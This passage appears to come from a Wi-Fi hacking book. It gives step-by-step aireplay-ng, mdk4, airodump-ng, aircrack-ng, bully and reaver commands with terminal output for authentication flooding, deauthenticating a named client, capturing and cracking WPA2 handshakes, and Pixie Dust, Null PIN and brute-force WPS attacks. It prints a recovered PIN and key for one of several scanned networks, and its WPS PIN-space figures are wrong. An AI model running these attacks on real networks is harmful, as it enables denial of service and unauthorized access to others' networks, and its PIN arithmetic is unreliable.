
- **Simple Explanation:** WiFi networks have a limited capacity for handling new connections. An attacker can exploit this by repeatedly attempting to connect to the network using a large number of fake MAC addresses.
- **How it Works:** The attacker floods the access point with association requests (connection requests) using spoofed (fake) MAC addresses. The access point allocates resources to handle each request, even though these are illegitimate connections. If the attacker sends enough requests, the access point's resources become exhausted, preventing legitimate users from connecting.
- **Impact:** Legitimate users are unable to connect to the WiFi network. Existing connections are usually unaffected unless the AP needs to be rebooted due to the attack. It can also degrade the performance of the network as the AP is busy processing these fake requests.

Use command:

```
mdk4 mon0 a -m -a <MAC_AP>
```

or

```
aireplay-ng --fakeauth 6000 -o 1 -q 10 -a <ap_mac> wlan0
```

A terminal window on a Kali Linux system showing the execution of the command `aireplay-ng --fakeauth 6000 -o 1 -q 10 -a 1A:02:75:F9:2B:47 wlan0`. The command is highlighted with a red box. The output shows the tool using the device MAC (A8:42:A1:B0:EA:BA) and waiting for beacon frames on channel 6. It then successfully sends authentication and association requests, followed by a keep-alive packet and a deauthentication packet after 3 seconds. The process repeats with another successful authentication and association sequence.

```
(root@kali)-[~]  
# aireplay-ng --fakeauth 6000 -o 1 -q 10 -a 1A:02:75:F9:2B:47 wlan0  
No source MAC (-h) specified. Using the device MAC (A8:42:A1:B0:EA:BA)  
21:20:18 Waiting for beacon frame (BSSID: 1A:02:75:F9:2B:47) on channel 6  
  
21:20:18 Sending Authentication Request (Open System) [ACK]  
21:20:18 Authentication successful  
21:20:18 Sending Association Request [ACK]  
21:20:18 Association successful :- ) (AID: 1)  
  
21:20:28 Sending keep-alive packet  
21:20:36 Got a deauthentication packet! (Waiting 3 seconds)  
  
21:20:39 Sending Authentication Request (Open System) [ACK]  
21:20:39 Authentication successful  
21:20:39 Sending Association Request [ACK]  
21:20:39 Association successful :- ) (AID: 1)  
█
```

Figure 7.7: Authentication Flood Attack

Uses the A8:42:A1:B0:EA:BA to send authentication req to AP and Keep it busy

Chapter 8

attacking WPA/WPA2 Networks

Introduction


This chapter delves into a prevalent technique for cracking WPA/WPA2-Personal networks, focusing on a passive approach that hinges on capturing the four-way handshake. We'll refer to this method as the 'Wait' method, aptly named because it relies on patiently monitoring wireless traffic to intercept the crucial handshake between a client device and the access point. This handshake contains the information necessary to derive the network's key. The 'Wait' method differentiates itself from active attacks by avoiding the transmission of packets or initiation of connections, aiming to remain undetected. Following this discussion, we will explore a second method.

Cracking WPA: Method 1 - The "Wait"

Capturing the Target Network's Handshake:

The first step is to identify and capture the target network's four-way handshake. The four-way handshake is a crucial exchange of packets that occurs when a client device connects to a WPA/WPA2-Personal network. It's the key to cracking the password.

Selecting a Target:



CH 9][Elapsed: 0 s][2025-03-04 23:21

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
B4:0F:3B:40:3D:58	-93	2	0 0	8	270	WPA2 CCMP	PSK	Tenda_403D58
00:AD:24:16:96:2B	-81	3	0 0	11	270	WPA2 CCMP	PSK	Seifi
F4:F7:0C:5C:04:E5	-93	3	0 0	3	270	WPA3 CCMP	SAE	Neterbit-0C04E5
86:B9:09:55:65:EF	-66	2	0 0	1	360	WPA2 CCMP	PSK	POCO X3 NFC
EC:08:6B:5B:7B:9C	-80	2	9 4	1	135	WPA2 CCMP	PSK	TP-LINK_5B7B9C
F2:3A:26:A3:88:79	-93	5	0 0	6	130	WPA2 CCMP	PSK	<length: 6>
62:DC:81:F8:53:FD	-77	7	0 0	6	135	OPN		MV88315319
22:7F:F8:B6:32:AC	-46	7	3 1	6	180	WPA2 CCMP	PSK	Mywifi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
86:B9:09:55:65:EF	8E:25:7C:4D:CD:40	-70	0 - 1	0	1		
EC:08:6B:5B:7B:9C	72:66:9E:8F:D5:3F	-82	0 - 1	0	1		
EC:08:6B:5B:7B:9C	C6:69:55:0B:1A:AF	-1	24e-	0	9		
F2:3A:26:A3:88:79	26:75:E5:FE:4C:93	-84	0 - 1e	13	19		
22:7F:F8:B6:32:AC	00:45:E2:EA:7F:6E	-18	0 -24e	0	2		

Figure 8.1: Selecting Target Wi-Fi Network

We have chosen the Wi-Fi network with the ESSID "Mywifi" and BSSID "22:7F:F8:B6:32:AC" operating on channel 6.

To capture only the traffic associated with "Mywifi," we need to filter our capture using airodump-ng.


Filtering with airodump-ng:

```
airodump-ng <interface_name> --bssid <MAC_AP> -w <file_name> -c <channel>
```

This command instructs airodump-ng to capture packets specifically from the network with the BSSID <MAC_AP> (the access point's MAC address), save the captured data to a file named <file_name>, and monitor channel <channel_>. Replace <interface_name> with the name of your wireless interface (e.g., wlan0mon).

Therefore, the complete command for our example is:

```
airodump-ng wlan0 --bssid 22:7F:F8:B6:32:AC -w mywifi -c 6
```



The screenshot shows the output of the airodump-ng command. At the top, it indicates 'CH 6' and 'Elapsed: 6 s'. Below this is a table of network statistics. The first table has columns: BSSID, PWR, RXQ, Beacons, #Data, #/s, CH, MB, ENC CIPHER, AUTH, and ESSID. The second table has columns: BSSID, STATION, PWR, Rate, Lost, Frames, Notes, and Probes. The data row shows BSSID 22:7F:F8:B6:32:AC, PWR -42, RXQ 90, Beacons 93, #Data 0, #/s 0, CH 6, MB 180, ENC CIPHER WPA2 CCMP, AUTH PSK, and ESSID Mywifi.

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC CIPHER	AUTH	ESSID
22:7F:F8:B6:32:AC	-42	90	93	0	0	6	180	WPA2 CCMP	PSK	Mywifi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------


Figure 8.2: airodump-ng Output

After executing this command, airodump-ng will begin capturing traffic from the "Mywifi" network and saving it to files with the prefix "mywifi." We now wait for a client device to connect to "Mywifi." This connection attempt is what generates the four-way handshake.

Identifying the Captured Handshake:

Once a client connects, you should observe a message in the airodump-ng output indicating that the WPA handshake has been captured:

"WPA handshake: <MAC_of_AP>". This confirms that the necessary packets for cracking the password have been successfully captured.



```
CH 6 ][ Elapsed: 42 s ][ 2025-03-04 23:30 ][ WPA handshake: 22:7F:F8:B6:32:AC
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
22:7F:F8:B6:32:AC	-37	100	427	293 1	6	180	WPA2	CCMP	PSK	Mywifi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
22:7F:F8:B6:32:AC	00:45:E2:EA:7F:6E	-21	1e-24e	3	236	EAPOL	Mywifi

Figure 8.3: Handshake Capture Confirmation

Locating the Capture File:



```
(root@kali)~[~/Mywifi]
# ls
mywifi-01.cap  mywifi-01.csv  mywifi-01.kismet.csv  mywifi-01.kismet.netxml  mywifi-01.log.csv
```

Figure 8.4: Capture Files

As shown, several files are created with the prefix "mywifi." The most important file is `mywifi-01.cap`. This `.cap` file contains the captured four-way handshake, which will be used to crack the WPA/WPA2 password.

Cracking the Password with aircrack-ng:

Now that we have captured the four-way handshake, we can attempt to crack the password using `aircrack-ng`. The fundamental principle behind this is to use a wordlist, also known as a dictionary, which contains a large number of potential passwords.

The Cracking Process:

The captured handshake represents data encrypted using the network's password. Since we don't know the password, we attempt to decrypt the data using each password in our wordlist. This is essentially a brute-force attack, where we systematically test numerous potential passwords until we find the correct one.

Wordlists:

Kali Linux includes a default wordlist called `rockyou.txt`, located at `/usr/share/wordlists/rockyou.txt`. Numerous other wordlists are available

for download online, often tailored to specific types of passwords. The effectiveness of this cracking method depends heavily on the quality and comprehensiveness of the wordlist.

Using aircrack-ng:

```
(root@kali)-[~/Mywifi]
# aircrack-ng -w /usr/share/wordlists/rockyou.txt mywifi-01.cap
starting po
```

Figure 8.5: aircrack-ng command

The following command uses aircrack-ng to crack the captured handshake using the `rockyou.txt` wordlist:

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt mywifi-01.cap
```

Successful Password Recovery:

```
[00:01:23] 232696/6480421 keys tested (2824.92 k/s)
Time left: 36 minutes, 51 seconds 3.59%

KEY FOUND! [ Passw0rd1 ]

Master Key      : A5 8A 08 1A 63 25 06 0F AC E8 53 9D C1 90 56 6D
                  78 0C 37 58 37 77 51 4E BD A2 04 BE 65 8D A1 73

Transient Key   : 71 D7 25 1C 6A 6A 96 BF DB 7D 28 BA A6 8C 79 B7
                  27 58 70 D3 73 9D C3 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC      : 08 8A DB 99 A8 19 A8 BA AC 8C DC 83 1F 6E A6 1C
```

Figure 8.6: Cracked password

If the network's password is in the wordlist, aircrack-ng will successfully recover it, as shown in the image. The recovered password will then be displayed in the output.

Important Considerations:

- The time required to crack the password depends on the strength of the password and the size of the wordlist.
- If the password is not in the wordlist, aircrack-ng will not be able to recover it.
- Using a larger and more comprehensive wordlist increases the chances of success but also significantly increases the cracking time.
- Rainbow tables can also be used to speed up the cracking process, but they require a significant amount of storage space.

Cracking WPA: Method 2 - The "Kick and Reconnect" Approach (Deauthentication)

In the previous section, we explored the "Wait" method, which involved passively capturing a four-way handshake. This section introduces a more proactive technique, the "Kick and Reconnect" approach, that leverages a deauthentication attack to force a client to reconnect and generate a new handshake. As discussed in Chapter 7 regarding deauthentication attacks, we will utilize aireplay-ng to disconnect a client (or all clients) from the target network and then capture the resulting four-way handshake when they reconnect.

Targeting "Mywifi" with an Active Client:

We'll continue targeting the "Mywifi" network, but this time we'll assume that a client is already connected. To identify connected clients, we use airodump-ng with the BSSID and channel of the target network, but without specifying a write file (-w option) as we only want to view the clients and *not* capture packets at this stage.


```
airodump-ng <interface_name> --bssid <Mac_AP> -c <channel>
```

In our attack:

```
airodump-ng wlan0 --bssid 22:7F:F8:B6:32:AC -c 6
```

The airodump-ng output reveals a client with the MAC address 00:45:E2:EA:7F:6E connected to "Mywifi."


```
(root@kali)-[~]
# airodump-ng wlan0 --bssid 22:7F:F8:B6:32:AC -c 6
```



```
CH 6 ][ Elapsed: 1 min ][ 2025-03-06 15:32
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
22:7F:F8:B6:32:AC -46 96    797    398   5   6  180  WPA2 CCMP PSK  Mywifi
BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
22:7F:F8:B6:32:AC 00:45:E2:EA:7F:6E -18   1e- 1  152    586
```

Figure 8.7: airodump-ng with client

Performing the Deauthentication Attack with aireplay-ng:

To disconnect this client, we use aireplay-ng to send deauthentication packets:

```
aireplay-ng --deauth 50 -a 22:7F:F8:B6:32:AC -c 00:45:E2:EA:7F:6E wlan0
```

Explanation of aireplay-ng command:

- `--deauth 50`: Sends 50 deauthentication packets. This should be sufficient to cause the client to disconnect.
- `-a 22:7F:F8:B6:32:AC`: Specifies the BSSID (MAC address) of the access point ("Mywifi").
- `-c 00:45:E2:EA:7F:6E`: Specifies the MAC address of the client to deauthenticate.
- `wlan0`: Specifies the wireless interface to use.

This command sends deauthentication packets to the client, effectively kicking them off the network.

Capturing the Handshake (Again):

After launching the deauthentication attack, the client will likely attempt to automatically reconnect to the "Mywifi" network. When it does, a new four-way handshake will be generated. To capture this handshake, we use the same airodump-ng

```
(root@kali)-[~]
# aireplay-ng --deauth 50 -a 22:7F:F8:B6:32:AC -c 00:45:E2:EA:7F:6E wlan0
15:32:16 Waiting for beacon frame (BSSID: 22:7F:F8:B6:32:AC) on channel 6
15:32:16 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [87|97 ACKs]
15:32:17 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [99|84 ACKs]
15:32:18 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [65|64 ACKs]
15:32:18 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [91|94 ACKs]
15:32:19 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [40|64 ACKs]
15:32:20 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|64 ACKs]
15:32:20 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|63 ACKs]
15:32:21 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|66 ACKs]
15:32:22 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|64 ACKs]
15:32:22 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|63 ACKs]
15:32:23 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|65 ACKs]
15:32:24 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|64 ACKs]
15:32:25 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|63 ACKs]
15:32:25 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [17|64 ACKs]
15:32:26 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|65 ACKs]
15:32:27 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|63 ACKs]
15:32:27 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|65 ACKs]
15:32:28 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:6E] [ 0|64 ACKs]
```

Figure 8.8: aireplay-ng deauth

command as in the previous method, specifying the BSSID, channel, and output file:

```
airodump-ng wlan0 --bssid 22:7F:F8:B6:32:AC -w mywifi -c 6
```

```
CH 6 ][ Elapsed: 18 s ][ 2025-03-06 15:33 ][ WPA handshake: 22:7F:F8:B6:32:AC
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
22:7F:F8:B6:32:AC -52 100 227 179 6 6 180 WPA2 CCMP PSK Mywifi
BSSID STATION PWR Rate Lost Frames Notes Probes
22:7F:F8:B6:32:AC 00:45:E2:EA:7F:6E -18 1e- 1 1016 158 EAPOL Mywifi
```

Figure 8.9: airodump-ng after deauth to capture handshake

Now, wait for the airodump-ng output to display the “WPA handshake” message, indicating that the new handshake has been captured. Once the handshake is captured you can proceed with aircrack-ng as described in the previous method.

WPS


What is the Pixie Dust Attack?

The Pixie Dust attack is a vulnerability exploitation technique targeting WPS-enabled routers. It allows an attacker to recover the WPS PIN in a relatively short amount of time, without needing to be physically close to the router for an extended period. It works by exploiting weaknesses in the *Enrollee Nonce (E-Hash1, E-Hash2)* and *Authenticator Nonce (A-Hash1, A-Hash2)* values exchanged during the WPS authentication process.

Performing the Pixie Dust Attack with Bully

1. Identifying a Target: We begin by using wash to scan for WPS-enabled networks.

```
wash -i <interface>
```



```
(root@kali)-[~]
# wash -i wlan0
```

BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
B4:0F:3B:40:3D:58	5	-95	2.0	No	RealtekS	Tenda_403D58
00:AD:24:16:96:2B	11	-75	2.0	No	RalinkTe	Seifi

```
^C
```

Figure 8.10: WPS target with wash

In this attack, we've chosen the Wi-Fi network named "Seifi" with BSSID 00:AD:24:16:96:2B operating on channel 11.

2. Launching the Attack with Bully: To exploit the Pixie Dust vulnerability, we use the bully tool.

```
bully <interface_name> -b <BSSID> -c <channel> -d -v 3
```

In our case, the command would be:

```
bully wlan0mon -b 00:AD:24:16:96:2B -c 11 -d -v 3
```

Explanation of the bully options:

- <interface_name>: The name of your wireless interface in monitor mode (e.g., wlan0mon).

- `-b <BSSID>`: The BSSID (MAC address) of the target access point (00:AD:24:16:96:2B in our example).
- `-c <channel>`: The channel the access point is operating on (11 in our example).
- `-d`: Enables the Pixie Dust attack. This is **crucial** for performing the attack.
- `-v 3`: Sets the verbosity level to 3 (provides more detailed output).

```

(root@kali)-[~]
# bully wlan0 -b 00:AD:24:16:96:2B -d -v 3 -c 11
[!] Bully v1.4-00 - WPS vulnerability assessment utility
[P] Modified for pixiewps by AAnarchYY(aanarchyy@gmail.com)
[+] Switching interface 'wlan0' to channel '11'
[!] Using 'a8:42:a1:b0:ea:ba' for the source MAC address
[+] Datalink type set to '127', radiotap headers present
[+] Scanning for beacon from '00:ad:24:16:96:2b' on channel '11'
[!] Excessive (3) FCS failures while reading next packet
[!] Excessive (3) FCS failures while reading next packet
[!] Excessive (3) FCS failures while reading next packet
[!] Disabling FCS validation (assuming --nofcs)
[+] Got beacon for 'Seifi' (00:ad:24:16:96:2b)
[!] Vendor 'RalinkTe' (00:0c:43)
[!] WPS version '2.0'
[+] Loading randomized pins from '/root/.bully/00ad2416962b.pins'
[!] Restoring session from '/root/.bully/00ad2416962b.run'
[+] Index of starting pin number is '0000000'
[+] Last State = 'NoAssoc' Next pin '10413357'
[P] ENonce received.
[P] PKE received.
[P] RNonce received.
[P] PKR received.
[P] Authkey received.
[P] E-Hash1 received.
[P] E-Hash2 received.
[+] Running pixiewps with the information, wait ...
[Pixie-Dust] PIN FOUND: 14802355
[+] Rx(M2D/M3) = 'WPSFail' Next pin '14802355'
[!] Received M2D or out of sequence WPS Message
[+] Rx(M2D/M3) = 'WPSFail' Next pin '14802355'
[*] Pin is '14802355', key is '09143187330'
Saved session to '/root/.bully/00ad2416962b.run'

PIN : '14802355'
KEY : '09143187330'
BSSID : '00:ad:24:16:96:2b'
ESSID : 'Seifi'

```

Figure 8.11: WPS Bully command

Bully will now attempt to recover the WPS PIN by exploiting the Pixie Dust vulnerability. The output will show the progress of the attack, including the exchange of EAP messages and the attempts to crack the PIN.

If successful, Bully will display the recovered WPS PIN. You can then use this key or pin to connect to the Wi-Fi network.

Understanding the WPS Null PIN Attack

The WPS Null PIN attack is a specific type of vulnerability exploitation that targets a weakness in certain WPS implementations. In this attack, the router accepts a WPS PIN of all zeros (00000000) as valid. This is a significant security flaw because an attacker can simply try this PIN and gain immediate access to the network without needing to crack any complex encryption or perform other sophisticated attacks.

How the Attack Works

1. **Vulnerable Routers:** The WPS Null PIN attack works only on routers that have been improperly configured, programmed, or have a vulnerability in their firmware that causes them to accept a PIN of all zeros.
2. **Attempting the Null PIN:** The attacker attempts to connect to the WPS-enabled network using the WPS PIN of ”.
3. **Successful Authentication:** If the router is vulnerable, it will accept the Null PIN as valid and grant the attacker access to the network.

Why Does this Vulnerability Exist?

The reason some routers accept a Null PIN is typically due to:

- **Programming Errors:** Bugs or errors in the router’s firmware.
- **Manufacturing Defects:** Sometimes, a router may ship with a default PIN of all zeros due to improper configuration during manufacturing.
- **Poor Security Practices:** Routers may be configured with a Null PIN during initial setup for testing purposes, and then the setting is not changed before the router is deployed.

Performing the NULL Pin attack

```
reaver -i <INTERFACE> -b <BSSID> -c <CHANNEL> -f -N -g 1 -vv -p ''
```

Understanding WPS PIN Bruteforce (Online)

The WPS PIN bruteforce attack is a method used to recover the WPS PIN of a vulnerable wireless router by systematically trying all possible PIN combinations. It's an "online" attack because it requires active communication with the target router. Unlike the Pixie Dust attack, which can be performed offline after capturing the necessary data, a bruteforce attack needs to maintain a constant connection to the target.


How the Attack Works

1. **WPS PIN Structure:** The WPS PIN is an 8-digit number. However, the last digit is a checksum, which is calculated based on the first seven digits. This means there are only 11,000 possible valid PINs ($10^7 / 10$, as there are 10 possible values for the checksum digit).
2. **The Attack Process:** The attacker uses a tool like reaver or bully to try different WPS PINs on the target router. The tool sends EAP (Extensible Authentication Protocol) messages containing the PINs to the router.
3. **Router Response:** The router attempts to validate the provided PIN. Routers usually respond to a request by:
 - Authenticating the PIN
 - Rejecting the PIN because of incorrect checksum
 - Rejecting the PIN because the first or second half is incorrect (see below)
4. **Vulnerability Exploitation (Half Key Disclosure):**
 - Some older routers would reveal if the first half of the PIN or the second half was incorrect
 - This severely limits the PIN space from 11,000 to 1,999 which can often be completed in 4-10 hours.
 - For each half that is correct, the number of valid codes is approximately 10% of the number of codes the device is vulnerable to
5. **PIN Recovery:** By exploiting the feedback from the router, the attacker can systematically narrow down the possible PIN values until the correct PIN is found. Some attacks may employ different algorithms to guess common or likely pins

6. Connecting to the Network: Once the WPS PIN is recovered, the attacker can use it to connect to the Wi-Fi network.

with bully :

```
bully mon0 -b 00:AD:24:16:96:2B -c 5 -B -F -S
```



```
(root@kali)-[~]
# bully wlan0 -b 00:AD:24:16:96:2B -c 11 -B -F -S

[!] Bully v1.4-00 - WPS vulnerability assessment utility
[P] Modified for pixiewps by AAnarchyY(aanarchyy@gmail.com)
[+] Switching interface 'wlan0' to channel '11'
[!] Using 'a8:42:a1:b0:ea:ba' for the source MAC address
[+] Datalink type set to '127', radiotap headers present
[+] Scanning for beacon from '00:ad:24:16:96:2b' on channel '11'
[!] Excessive (3) FCS failures while reading next packet
[!] Excessive (3) FCS failures while reading next packet
[!] Excessive (3) FCS failures while reading next packet
[!] Disabling FCS validation (assuming --nofcs)
[+] Got beacon for 'Seifi' (00:ad:24:16:96:2b)
[!] Vendor 'RalinkTe' (00:0c:43)
[!] WPS version '2.0'
